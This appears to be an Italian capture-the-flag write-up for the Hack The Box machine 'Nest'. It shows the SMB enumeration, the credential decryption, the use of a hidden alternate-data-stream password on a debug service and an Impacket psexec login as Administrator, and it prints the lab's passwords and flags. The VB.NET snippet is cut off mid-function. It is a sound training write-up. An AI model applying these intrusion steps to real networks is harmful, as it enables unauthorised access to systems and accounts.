

NEST | Kaosam

Il mio profilo -> <https://www.hackthebox.eu/home/users/profile/149676>

Dal port scanning risultano aperte due porte:

```
root@unknown:~/Desktop# nmap -sV -p 1-10000 10.10.10.178
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-28 15:56 CET
Nmap scan report for 10.10.10.178
Host is up (0.050s latency).
Not shown: 9998 filtered ports
PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds?
4386/tcp   open  unknown
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port4386-TCP:V=7.80%I=7%D=2/28%Time=5E592A3E%P=x86_64-pc-linux-gnu%r(NU
SF:LL,21,"\r\nHQQ\x20Reporting\x20Service\x20V1.2\r\n\r\n")%r(GenericLin
SF:es,3A,"\r\nHQQ\x20Reporting\x20Service\x20V1.2\r\n\r\n>\r\nUnrecognise
```

Con enum4linux proviamo ad ottenere la lista degli utenti:

```
enum4linux -a 10.10.10.178
```

I risultati sono negativi.

Proviamo dunque ad effettuare a connetterci con autenticazione anonima con smbclient:

```
root@unknown:~/Desktop# smbclient -L 10.10.10.178
Enter WORKGROUP\root's password:

  Sharename      Type            Comment
  -----
  ADMIN$         Disk            Remote Admin
  C$             Disk            Default share
  Data           Disk
  IPC$           IPC            Remote IPC
  Secure$        Disk
  Users          Disk
SMB1 disabled -- no workgroup available
```

Procediamo con l'enumerazione fino a trovare un file chiamato Welcome Email.txt:

```
root@unknown:~/Desktop# smbclient //10.10.10.178/Data
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Fri Feb 28 14:06:11 2020
..               D          0   Fri Feb 28 14:06:11 2020
IT               D          0   Thu Aug  8 00:58:07 2019
Production      D          0   Mon Aug  5 23:53:38 2019
Reports         D          0   Mon Aug  5 23:53:44 2019
Shared          D          0   Wed Aug  7 21:07:51 2019

10485247 blocks of size 4096. 6545180 blocks available
smb: \> cd Shared
smb: \Shared\> ls
.                D          0   Wed Aug  7 21:07:51 2019
..               D          0   Wed Aug  7 21:07:51 2019
Maintenance     D          0   Wed Aug  7 21:07:32 2019
Templates       D          0   Wed Aug  7 21:08:07 2019

10485247 blocks of size 4096. 6545180 blocks available
smb: \Shared\> cd Templates
smb: \Shared\Templates\> dir
.                D          0   Wed Aug  7 21:08:07 2019
..               D          0   Wed Aug  7 21:08:07 2019
HR               D          0   Wed Aug  7 21:08:01 2019
Marketing        D          0   Wed Aug  7 21:08:06 2019

10485247 blocks of size 4096. 6545180 blocks available
smb: \Shared\Templates\> cd HR
smb: \Shared\Templates\HR\> ls
.                D          0   Wed Aug  7 21:08:01 2019
..               D          0   Wed Aug  7 21:08:01 2019
Welcome Email.txt A          425   Thu Aug  8 00:55:36 2019

10485247 blocks of size 4096. 6545180 blocks available
```

Scaricando il file con il comando get, vengono ottenute delle credenziali:

Username: TempUser

Password: welcome2019

Riconnettendosi con smbclient, come utente TempUser, con le credenziali appena ottenute, possiamo navigare all'interno della cartella Data. Andando nel percorso \IT\Configs\RU Scanner\, possiamo scaricare il file RU_config.xml, con le credenziali criptate di c.smith:

```
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE</Password>
</ConfigFile>
```

Invece nel percorso \IT\Configs\NotepadPlusPlus, è presente il file config.xml, dell'applicazione Notepad++, e vengono mostrati i file recentemente aperti nel programma:

```
<File filename="C:\windows\System32\drivers\etc\hosts" />
<File filename="//HTB-NEST\Secure$\IT\Carl\Temp.txt" />
<File filename="C:\Users\C.Smith\Desktop\todo.txt" />
```

Viene scoperto che c'è un file chiamato Temp, all'interno della cartella Carl, inaccessibile prima. Quindi, conoscendo il nome del file possiamo andare nel percorso:

```
smb: \> cd IT
smb: \IT\> ls
NT_STATUS_ACCESS_DENIED listing \IT\*
smb: \IT\> cd Carl
smb: \IT\Carl\> ls
.                D          0 Wed Aug  7 21:42:14 2019
..               D          0 Wed Aug  7 21:42:14 2019
Docs             D          0 Wed Aug  7 21:44:00 2019
Reports         D          0 Tue Aug  6 15:45:40 2019
VB Projects      D          0 Tue Aug  6 16:41:55 2019
```

Ci troviamo davanti a una cartella contenente un progetto in Visual Basic. Ispezionandolo, contiene il software per decriptare la password trovata precedentemente, di c.smith.

Utilizzando un decompilatore .NET online, dal file Utils.vb del progetto, ho copiato e incollato le funzioni per decriptare la stringa. E il risultato è il seguente:

```
1 Imports System
2 Imports System.Text
3 Imports System.Security.Cryptography
4
5 Public Module Module1
6
7     Public Sub Main()
8
9         Console.WriteLine(DecryptString("fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE="))
10        Console.ReadLine()
11    End Sub
12    Public Function DecryptString(EncryptedString As String) As String
13        If String.IsNullOrEmpty(EncryptedString) Then
14            Return String.Empty
15        Else
16            Return Decrypt(EncryptedString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
17        End If
18    End Function
19    Public Function Decrypt(ByVal cipherText As String, _
20                           ByVal passPhrase As String,
```

xRxRxPANCAK3SxRxRx
>

Last Run: 5:09:29 pm

Collegandosi con smb con le nuove credenziali sarà possibile ottenere la flag, all'interno della cartella dello user c.smith:

```
root@unknown:~/Desktop# smbclient //10.10.10.178/Users/ -U c.smith
Enter WORKGROUP\c.smith's password:

Try "help" to get a list of possible commands.
smb: \>
smb: \> ls
.                D          0 Sun Jan 26 00:04:21 2020
..               D          0 Sun Jan 26 00:04:21 2020
Administrator    D          0 Fri Aug  9 17:08:23 2019
C.Smith          D          0 Sun Jan 26 08:21:44 2020
L.Frost          D          0 Thu Aug  8 19:03:01 2019
R.Thompson       D          0 Thu Aug  8 19:02:50 2019
TempUser         D          0 Thu Aug  8 00:55:56 2019

10485247 blocks of size 4096. 6543907 blocks available
smb: \> cd C.Smith
smb: \C.Smith\> ls
.                D          0 Sun Jan 26 08:21:44 2020
..               D          0 Sun Jan 26 08:21:44 2020
HQQ Reporting    D          0 Fri Aug  9 01:06:17 2019
user.txt         A          32 Fri Aug  9 01:05:24 2019

10485247 blocks of size 4096. 6543907 blocks available
smb: \C.Smith\> get user.txt
getting file \C.Smith\user.txt of size 32 as user.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
```


cf71b25404be5d84fd827e05f426e987

Procedendo, all'interno della cartella HQK Reporting c'è un file apparentemente vuoto. Se andiamo a vederlo nel dettaglio con allinfo:

```
smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:    Fri Aug  9 01:06:12 AM 2019 CEST
access_time:    Fri Aug  9 01:06:12 AM 2019 CEST
write_time:     Fri Aug  9 01:08:17 AM 2019 CEST
change_time:    Fri Aug  9 01:08:17 AM 2019 CEST
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [::Password::$DATA], 15 bytes
```

In realtà contiene una Password di 15 bytes, ma il contenuto è nascosto. Si tratta infatti dei cosiddetti Alternate Data Streams di Windows, e per poterli visualizzare occorre scaricarli da una macchina Windows. Appena infatti verrà scaricato su una macchina Linux il contenuto sarà perso.

Dunque con la funzionalità "Map Network Drive" accediamo allo share da Windows:



Map Network Drive

What network folder would you like to map?

Specify the drive letter for the connection and the folder that you want to connect to:

Drive: Z: ▼

Folder: \\10.10.10.178\Users\C.Smith ▼ Browse...

Example: \\server\share

☒ Reconnect at sign-in

☒ Connect using different credentials

[Connect to a website that you can use to store your documents and pictures.](#)

Finish Cancel

Connettiamoci usando le credenziali, e apriamo una finestra di Powershell.

Utilizziamo i seguenti comandi e andremo a leggere lo stream nascosto:

```
PS C:\Users\adm\Desktop> Get-Item -Path '.\Debug Mode Password.txt' -Stream *
PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\adm\Desktop\Debug Mode Password.txt::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\adm\Desktop
PSChildName  : Debug Mode Password.txt::$DATA
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\adm\Desktop\Debug Mode Password.txt
Stream       : :$DATA
Length       : 0

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\adm\Desktop\Debug Mode Password.txt:Password
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\adm\Desktop
PSChildName  : Debug Mode Password.txt:Password
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\adm\Desktop\Debug Mode .txt
Stream       : Password
Length       : 15

PS C:\Users\adm\Desktop> type '.\Debug Mode Password.txt:Password'
WBQ201953D8w
```

Fino ad ora ci siamo concentrati soltanto sulla prima porta, ora proviamo a connetterci in qualche modo con la seconda, attraverso telnet:

```
root@unknown:~/Desktop# telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

HQQ Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
>DEBUG WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are now available
>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>
```

Inserendo la password di Debug, abbiamo più comandi a disposizione.

Ora, se ci spostiamo nella cartella LDAP, siamo in grado di ottenere la password criptata dell'amministratore:

```
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

QUERY FILES IN CURRENT DIRECTORY

[1]  HqkLdap.exe
[2]  Ldap.conf

Current Directory: ldap
>showquery 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4=
```

Per decifrarla, è sufficiente scaricarsi il programma HqkLdap.exe ed eseguirlo su Windows ponendo come argomento il file di configurazione Ldap.conf, ed otterremo le credenziali:

Administrator : XtH4nkS4Pl4y1nGX

Se proviamo ad accedere con smbclient, non sarà possibile ottenere la flag. Dobbiamo quindi ottenere una shell, attraverso un tool di Impacket, psexec.py:

```
root@unknown: /usr/share/doc/python3-impacket/examples# python3 psexec.py Administrator:XtH4nkS4Pl4y1nGX@10.10.10.178
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.178.....
[*] Found writable share ADMIN$
[*] Uploading file RPAKXDLT.exe
[*] Opening SVCManager on 10.10.10.178.....
[*] Creating service HhUZ on 10.10.10.178.....
[*] Starting service HhUZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd /Users/Administrator/Desktop

C:\Users\Administrator\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2C6F-6A14

Directory of C:\Users\Administrator\Desktop

01/26/2020  07:20 AM    <DIR>          .
01/26/2020  07:20 AM    <DIR>          ..
08/05/2019  10:27 PM             32 root.txt
               1 File(s)                32 bytes
               2 Dir(s) 26,803,572,736 bytes free

C:\Users\Administrator\Desktop>type root.txt
6594c2eb084bc0f08a42f0b94b878c41
```

Rooted!

Contattami su Twitter: <https://twitter.com/samuelpiatanesi>

Puoi trovare altri writeups sulla mia repo Github: <https://github.com/Kaosam/HTBWriteups>